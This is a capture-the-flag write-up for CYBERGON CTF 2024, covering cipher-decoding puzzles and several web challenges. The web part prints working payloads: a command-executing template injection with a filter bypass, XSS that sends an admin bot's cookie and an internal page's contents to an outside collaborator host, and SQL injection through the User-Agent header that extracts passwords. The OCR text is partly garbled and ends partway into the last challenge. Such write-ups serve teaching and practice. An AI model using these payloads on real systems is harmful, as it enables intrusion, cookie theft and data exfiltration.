"F" and "H" clearly legible. Below this area is a green "► DECRYPT" button.

CYBERGON_CTF2024{br41nfuck_0r_wh1t35p4c3?}

Warm Up - 2

It looks like copy and paste. Yeah, better together.

CYBERGON_CTF2024{xxx_xxxx_xxx}

2mx2jp3qf3im4oz3vq1cg1ck6r569r19x4ok5os4ok4wg6d04qc6gh5ul

Author - iamkfromburma

After identified these cyphers I found that this is Twin Hex Cipher.

Results

dCode's analyzer suggests to investigate:

↑↑ ↑↑

Twin Hex Cipher ■■■■■

Base62 Encoding ■

Music Notes ■ a

EXIF Thumbnail ■ jpg

ENCRYPTED MESSAGE IDENTIFIER

★ CIPHERTEXT TO RECOGNIZE ?
2mx2jp3qf3im4oz3vqlcg1ck6r569r19x4ok5os4ok4wg6d04qc6gh5u1

★ CLUES/KEYWORDS (IF ANY) a.jpg

▶ ANALYZE

See also: Frequency Analysis – Index of Coincidence
Substitution Cipher

Then I got the flag.

Search for a tool

★ SEARCH A TOOL ON dCODE BY KEYWORDS:
e.g. type 'boolean' ↗

★ BROWSE THE FULL dCODE TOOLS' LIST

Results

2mx2jp3qf3im_5u1
CYBERGON_CTF2024{1t_15_411_4b0ut_twln
}

TWIN HEX DECODER

★ TWIN HEX CIPHERTEXT ?
2mx2jp3qf3im4oz3vqlcg1ck6r569r19x4ok5os4ok4wg6d04qc6gh5u1

► DECRYPT

TWIN HEX ENCODER

★ TWIN HEX PLAINTEXT ?
dCode Twin Hex

CYBERGON_CTF2024{1t_15_411_4b0ut_tw1n}

Chill Bro

I always enjoy chilling by watching movies or series, and Arthur Conan Doyle is one of my favorites. CYBERGON_CTF2024{XXXXXXXXXXXXXXXXXX}

Author - iamkfromburma

I search this challenge photo with google and i found that this picture is dancing man cypher format.

Then I convert them into plain text with dancing man decoder.

CYBERGON_CTF2024{TAKEABREAKBROLETSDANCE}

WEB

Trickery Number

Numbers are tricky, could you find the way to solve?

Flag Format: CYBERGON_CTF2024{xxx}



Author: mgthuramoemyint

http://46.250.232.141:3000/

I read the provided server.js file and I noticed that following condition check. So if I can solve following condition check I can get flag.

```
if (parsedUrl.pathname === '/' && req.method === 'GET') {
    return.sendFile(res, path.join(__dirname, 'index.html'));
} else if (parsedUrl.pathname === '/flag' && req.method === 'GET') {
    try {
        let y = parsedUrl.query.y;
        if (y == null) {
            return.sendFile(res, path.join(__dirname, 'null.html'));
        }
        if (y.length > 17) {
            return.sendFile(res, path.join(__dirname, 'no-flag.html'));
        }
        let x = BigInt(parseInt(y));
        if (x < y) {
            let flag = fs.readFileSync("flag.txt", 'utf8')
            return.sendFile(res, path.join(__dirname, 'flag.html'), {flag});
        }
        return.sendFile(res, path.join(__dirname, 'no-flag.html'));
    } catch (e) {
        return.sendFile(res, path.join(__dirname, 'no-flag.html'));
    }
}
```

y value's length must have less than 17 and BigInt(parseInt(y)) value must be less than original value of y. There is one trick that javascript translate "0b11111" from binary to decimal value 31 at comparison but parseInt function convert string value '0b11111' to integer value 0. so if use '0b11111' as y value, the flag can be got.



Greeting

Can you send a proper greeting and take the flag.


Flag Format: CYBERGON_CTF2024{xxx}

Author: mgthuramoemyint

<http://46.250.232.141:5000>

I browse to the target url and there is only one form to enter username. So I test by injecting html tag and some strings and the response contains them. So I Know there

may be XSS or SSTI. I test with SSTI payloads. I test with {{7*7}} and got following output.



And I noticed that if my payloads contain () , the server return following message. () must be blacklist. So I find some round brackets bypass and found following one. I used %EF%BC%88 as (and %EF%BC%88 as) .
payload

```
%7B%7Bnamespace.__init__.globals__.os.popen%EF%BC%88%22cat+flag.txt%22%EF%  
C%89.read%EF%BC%88%EF%BC%89%7D%7D
```

Request	Response
Pretty	Pretty
<pre>1 POST /greet HTTP/1.1 2 Host: 46.250.232.141:5000 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 115 9 Origin: http://46.250.232.141:5000 10 Connection: keep-alive 11 Referer: http://46.250.232.141:5000/ 12 Cookie: PHPSESSID=ee97fe28fa5a84f2010b2e541c830d 13 Upgrade-Insecure-Requests: 1 14 Priority: u=0, i 15 16 name= %7B%7Bnamespace.__init__.globals__.os.popen%EF%BC%88%22cat+flag.txt%22%EF% C%89.read%EF%BC%88%EF%BC%89%7D%7D</pre>	<pre>20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53</pre> <pre>display:flex; justify-content:center; align-items:center; height:100vh; } container{ background-color:#fff; padding:20px; box-shadow:0 10px 20px #000; border-radius:8px; text-align:center; a{ display:inline-block; margin-top:20px; padding:10px 20px; background-color:#007bff; color:white; text-decoration:none; border-radius:4px; } a:hover{ background-color:#0056b3; } </style> </head> <body> <div class="container"> <h1> Hello, CYBERGON_CTF2024(H3LL0_fRoM_CyBer_GoN_2024) ! </h1> Go Back </div> </body> </html></pre>

Hidden One

Hidden One

Can you find the hidden one ? CYBERGON_CTF2024{xxx_xxx_xxx}

Author - iamkfromburma

This one makes me mad -.-. I tried to read all source codes but I can't find the flag for this challenge. But If you try /flag.txt, you can get the flag.



The screenshot shows the 'view-source' tab of a browser's developer tools. The page content is as follows:

```
129     </span>
130     </button>
131   </li>
132   </ul>
133 </div>
134 </div>
135 </div>
136 </div>
137 </nav>
138
139 <main role="main">
140
141   <div class="container">
142     <p><span style="color: transparent;">CYBERGON_CTF2024{n0w_y0u_f0und_m3}</span></p>
143
144   </div>
145
146 </main>
147
148 <footer class="footer">
149   <div class="container text-center">
150     <a href="https://ctfd.io" class="text-secondary">
151       <small class="text-muted">
152         Powered by CTFd
153       </small>
154     </a>
155   </div>
156 </footer>
```


DumbBot

DumbBot

The bot that created by admin is stupid enough to view every link from users.
Can you abuse the bot and find the flag?

Flag Format: CYBERGON_CTF2024{xxx} Author:mgthuramoemyint

<http://46.250.232.141:13579>



At /gallery endpoint, there is src parameter. There have XSS vulnerability but our injected javascript codes can't execute bez there is CSP policy that only allow javascript from <https://www.google.com/recaptcha/> .

And I found CSP bypass at hacktrick.

The page content includes:


- A sidebar with categories like PENTESTING, Hacking, and Tools.
- A main heading: "Abusing google recaptcha JS code".
- A text block: "According to [this CTF writeup](#) you can abuse <https://www.google.com/recaptcha/> inside a CSP to execute arbitrary JS code bypassing the CSP:
- JavaScript code snippet:

```
<div ng-controller="CarouselController as c" ng-init="c.init()>
  &#91;c.element.ownerDocument.defaultView.parent.location="http://google.com?"+c.element.o
  <div carousel><div slides></div></div>

<script src="https://www.google.com/recaptcha/about/js/main.min.js"></script>
```
- A "Copy" button next to the code snippet.
- A link: "More payloads from this writeup".

I use following payload and the bot will visit my crafted malicious endpoint and send cookie value to my server. Please notice that I use %2b (url encoded value) for '+'.

```
<script
src='https://www.google.com/recaptcha/about/js/main.min.js'></script><img
src=x ng-on-
error='doc=$event.target.ownerDocument;doc.defaultView.parent.location="https
://sqmz35jd0ryxjqrwxn3unzqahg84ysn.oastify.com/"%2bdoc.cookie;'>
```




Payloads to generate: 1 Copy to clipboard <input checked="" type="checkbox"/> Include Collaborator server location Poll now Polling automatically					
#	Time	Type	Payload	Source IP address	Comment
9	2024-Dec-06 08:56:27.970 UTC	DNS	sqmz35jd0ryxjqkrxn3unzqahg84ysn	152.42.247.100	
10	2024-Dec-06 08:56:27.970 UTC	DNS	sqmz35jd0ryxjqkrxn3unzqahg84ysn	152.42.225.91	
11	2024-Dec-06 08:56:28.687 UTC	HTTP	sqmz35jd0ryxjqkrxn3unzqahg84ysn	157.245.62.135	
12	2024-Dec-06 08:56:30.063 UTC	HTTP	sqmz35jd0ryxjqkrxn3unzqahg84ysn	157.245.62.135	
13	2024-Dec-06 08:56:30.959 UTC	DNS	sqmz35jd0ryxjqkrxn3unzqahg84ysn	152.42.214.10	
14	2024-Dec-06 08:56:30.960 UTC	DNS	sqmz35jd0ryxjqkrxn3unzqahg84ysn	167.172.85.130	
15	2024-Dec-06 08:56:31.654 UTC	HTTP	sqmz35jd0ryxjqkrxn3unzqahg84ysn	157.245.62.135	
16	2024-Dec-06 08:57:12.327 UTC	DNS	sqmz35jd0ryxjqkrxn3unzqahg84ysn	103.164.55.52	
17	2024-Dec-06 08:57:12.335 UTC	DNS	sqmz35jd0ryxjqkrxn3unzqahg84ysn	103.164.55.52	
18	2024-Dec-06 08:57:13.106 UTC	HTTP	sqmz35jd0ryyjqkrxn3unzqahg84ysn	46.250.232.141	
19	2024-Dec-06 08:57:13.402 UTC	HTTP	sqmz35jd0ryyjqkrxn3unzqahg84ysn	46.250.232.141	
20	2024-Dec-06 08:57:13.403 UTC	HTTP	sqmz35jd0ryyjqkrxn3unzqahg84ysn	46.250.232.141	

Description Request to Collaborator Response from Collaborator

Pretty	Raw	Hex
1 GET /admin-auth/cBywv7XN2s HTTP/1.1 2 Host: sqmz35jd0ryxjqkrxn3unzqahg84ysn.oastify.com 3 Connection: keep-alive 4 sec-ch-ua: "Google Chrome";v="131", "Chromium";v="131", "Not_A Brand";v="24" 5 sec-ch-ua-mobile: ?0 6 sec-ch-ua-platform: "Linux" 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/131.0.0.0 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 10 Sec-Fetch-Site: cross-site 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Dest: document 13 Referer: http://web/ 14 Accept-Encoding: gzip, deflate, br, zstd 15 Accept-Language: en-US,en;q=0.9 16 17		

we get admin's cookie. If we access to admin portal with this cookie we got new hidden parameter. But I still got 403 error when we go to flag-get endpoint. So I notice one thing that the flag endpoint can only be accessed with internal only.



There is XSS Vulnerability admin portal via h1dd3nparam-cyBerG0n parameter and there is no CSP policy. So I use following javascript code to force the bot to go to flag endpoint and send back the response of flag endpoint to my server.

```
/admin?h1dd3nparam-cyBerG0n=<script>fetch('http://web/flag', { credentials: 'include' }).then(r1 => r1.text()).then(flag => {fetch(`https://x97j9ws69o9xpbtgk000j02rnit9h0loa.oastify.com/${flag}`);})</script>
```

#	Time	Type	Payload	Source IP address	Comment
29	2024-Dec-09 07:26:27.943 UTC	DNS	x97j9ws69o9xpbtgk000j02rnit9h0loa	103.164.55.52	
30	2024-Dec-09 07:26:28.000 UTC	DNS	x97j9ws69o9xpbtgk000j02rnit9h0loa	103.164.55.52	
31	2024-Dec-09 07:26:28.771 UTC	HTTP	x97j9ws69o9xpbtgk000j02rnit9h0loa	46.250.232.141	
32	2024-Dec-09 07:28:42.872 UTC	HTTP	x97j9ws69o9xpbtgk000j02rnit9h0loa	46.250.232.141	
33	2024-Dec-09 07:35:21.242 UTC	HTTP	x97j9ws69o9xpbtgk000j02rnit9h0loa	46.250.232.141	
34	2024-Dec-09 07:42:19.136 UTC	HTTP	x97j9ws69o9xpbtgk000j02rnit9h0loa	46.250.232.141	
35	2024-Dec-09 07:43:08.606 UTC	HTTP	x97j9ws69o9xpbtgk000j02rnit9h0loa	46.250.232.141	
36	2024-Dec-09 07:44:32.342 UTC	HTTP	x97j9ws69o9xpbtgk000j02rnit9h0loa	46.250.232.141	

CYBERGON_CTF2024{Th3_DumB_dUmB_b0T!}

Agent

Agent

Agents can register and login, but can you figure out the flag?
Flag Format: CYBERGON_CTF2024{xxx}

Authors:mgthuramoemyint

<http://46.250.232.141:8001>

I noticed that there is sql injection vulnerability at Insert query via user-agent header's value.I inject sql query at User-Agent header at login request and I can check the injected query's result at logs.php.

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
1 POST / HTTP/1.1 2 Host: 46.250.232.141:8001 3 User-Agent: hello,'world')-- -- 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 48 9 Origin: http://46.250.232.141:8001 10 Connection: keep-alive 11 Referer: http://46.250.232.141:8001/ 12 Cookie: wordpress_test_cookie=WPAZOCookie#Ocheck; wordpress_logged_in_aa5bf97384b852c1c54e3ac2d37df5f= asdfl17C173380986647CfcjRtTP05uffKZQw=eluzzuqv71c37Dz7CbZZXkm8G517C8704f d11106386cf8ebcb7fc760343569aca1a0797ff1b9d84e80924b8636e; wp-settings-time-2=1733637815; wordpress_logged_in_aa3b0865494c00bd4d4C3e0b770d5b0= asdfl17C17338105197Cvn7nbQ14ibJcvQehuEd1qjV2f6lmuc7WxECTTBD3YPt7C1468c 042f7e5c540df4e190e52e2613d8645b41113c57d4f6b56ab5fda997a; wp_lang=en_US; PHPSESSID=b19827aaabd174f12037cef78c0f11e 13 Upgrade-Insecure-Requests: 1 14 Priority: u=0, i 15 16 username=hello199&password=hello199&action=login	1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109	1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 59 60 61 62 63 64 65 66 67 68 69 69 70 71 72 73 74 75 76 77 78 79 79 80 81 82 83 84 85 86 87 88 89 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109			

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
1 GET /logs.php HTTP/1.1 2 Host: 46.250.232.141:8001 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Referer: http://46.250.232.141:8001/ 9 Cookie: wordpress_test_cookie=WPAZOCookie#Ocheck; wordpress_logged_in_aa5bf97384b852c1c54e3ac2d37df5f= asdfl17C173380986647CfcjRtTP05uffKZQw=eluzzuqv71c37Dz7CbZZXkm8G517C8704f d11106386cf8ebcb7fc760343569aca1a0797ff1b9d84e80924b8636e; wp-settings-time-2=1733637815; wordpress_logged_in_aa3b0865494c00bd4d4C3e0b770d5b0= asdfl17C17338105197Cvn7nbQ14ibJcvQehuEd1qjV2f6lmuc7WxECTTBD3YPt7C1468c 042f7e5c540df4e190e52e2613d8645b41113c57d4f6b56ab5fda997a; wp_lang=en_US; PHPSESSID=b19827aaabd174f12037cef78c0f11e 10 Upgrade-Insecure-Requests: 1 11 Priority: u=0, i 12 13	1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 59 60 61 62 63 64 65 66 67 68 69 69 70 71 72 73 74 75 76 77 78 79 79 80 81 82 83 84 85 86 87 88 89 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109	1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 39 40 41 42 43 44 45 46 47 48 49 49 50 51 52 53 54 55 56 57 58 59 59 60 61 62 63 64 65 66 67 68 69 69 70 71 72 73 74 75 76 77 78 79 79 80 81 82 83 84 85 86 87 88 89 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109			

So I extract database name, table names and column names. And I found flag first row from password column , users table.

```
hello',(select concat(username,' === ', password, '%0a') from users limit 0,1))-- -
```

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
<pre>1 GET /logs.php HTTP/1.1 2 Host: 46.250.232.141:8001 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) 4 Gecko/20100101 Firefox/133.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 ConnectTimeout: 10000 9 Referer: http://46.250.232.141:8001/ 10 Cookie: wordpress_test_cookie=WP120Cookie20check; 11 wordpress_logged_in_a6ebf97384b852e1c64e3ac3d637df9= 12 asdf1f7c173381051%7cvn?nBQ14ihJCVvrehuR1qjVcf6lnuc?7kVxEZTTBD3YP%7C146c0 13 d1110e306cf@cb7bf2760343569aca1a07979ff1b9d84e80924b8636e; 14 wp-settings-time=-1733637915; 15 wordpress_logged_in_aa3b0865494c08b9d4423e0b770d29b0= 16 asdf1f7c173381051%7cvn?nBQ14ihJCVvrehuR1qjVcf6lnuc?7kVxEZTTBD3YP%7C146c0 17 042f7e5c548df4e198e52e2613d36455b41113e257d4f85eab5fda597a; wp_lang= 18 en_US; PHPSESSID=b198c7aaabd174f12037cef78c0f112e 19 Upgrade-Insecure-Requests: 1 20 Priority: u0, i 21 22 23</pre>	<pre><h1> Your Login Logs </h1> <p> User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0 </p> <p> IP: 157.245.62.135 </p> <p> User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0 </p> <p> IP: 157.245.62.135 </p> <p> User-Agent: hello </p> <p> IP: world </p> <p> User-Agent: hello </p> <p> IP: helloworld </p> <p> User-Agent: hello </p> <p> IP: admin == CYBERGON_CTF2024{N0w_Ag3nt_PwN3d_Th3_S3rv3r}!0a </p></pre>

CYBERGON_CTF2024{N0w_Ag3nt_PwN3d_Th3_S3rv3r}

Cybergon Blog

Cybergon Blog

We launched a blog where people can read updates from us.

Author: mgthuramoe myint Flag Format:CYBERGON_CTF2024{xxxx}

<http://46.250.232.141:8081>

```
54     if (is_admin() && current_user_can('read')) {
55         $current_user = wp_get_current_user();
56         echo '<p style="text-align:center;">Your Role: ' . esc_html implode(', ', $current_user->
57             roles) . '</p>';
58     }
59     add_action('admin_footer', 'display_user_role_in_footer');
60
61     function custom_profile_update_hook($user_id) {
62         if (isset($_POST['custom_option']) && is_array($_POST['custom_option']) && in_array('0', $_
63             POST['custom_option'])) {
64             $user = get_user_by('id', $user_id);
65             $user->set_role('contributor');
66         }
67
68         add_action('personal_options_update', 'custom_profile_update_hook');
69         add_action('edit_user_profile_update', 'custom_profile_update_hook');
70
71         function update_user_last_login($user_login, $user) {
72             update_user_meta($user->ID, 'last_login', current_time('mysql'));
73         }
74         add_action('wp_login', 'update_user_last_login', 10, 2);
75     }
```

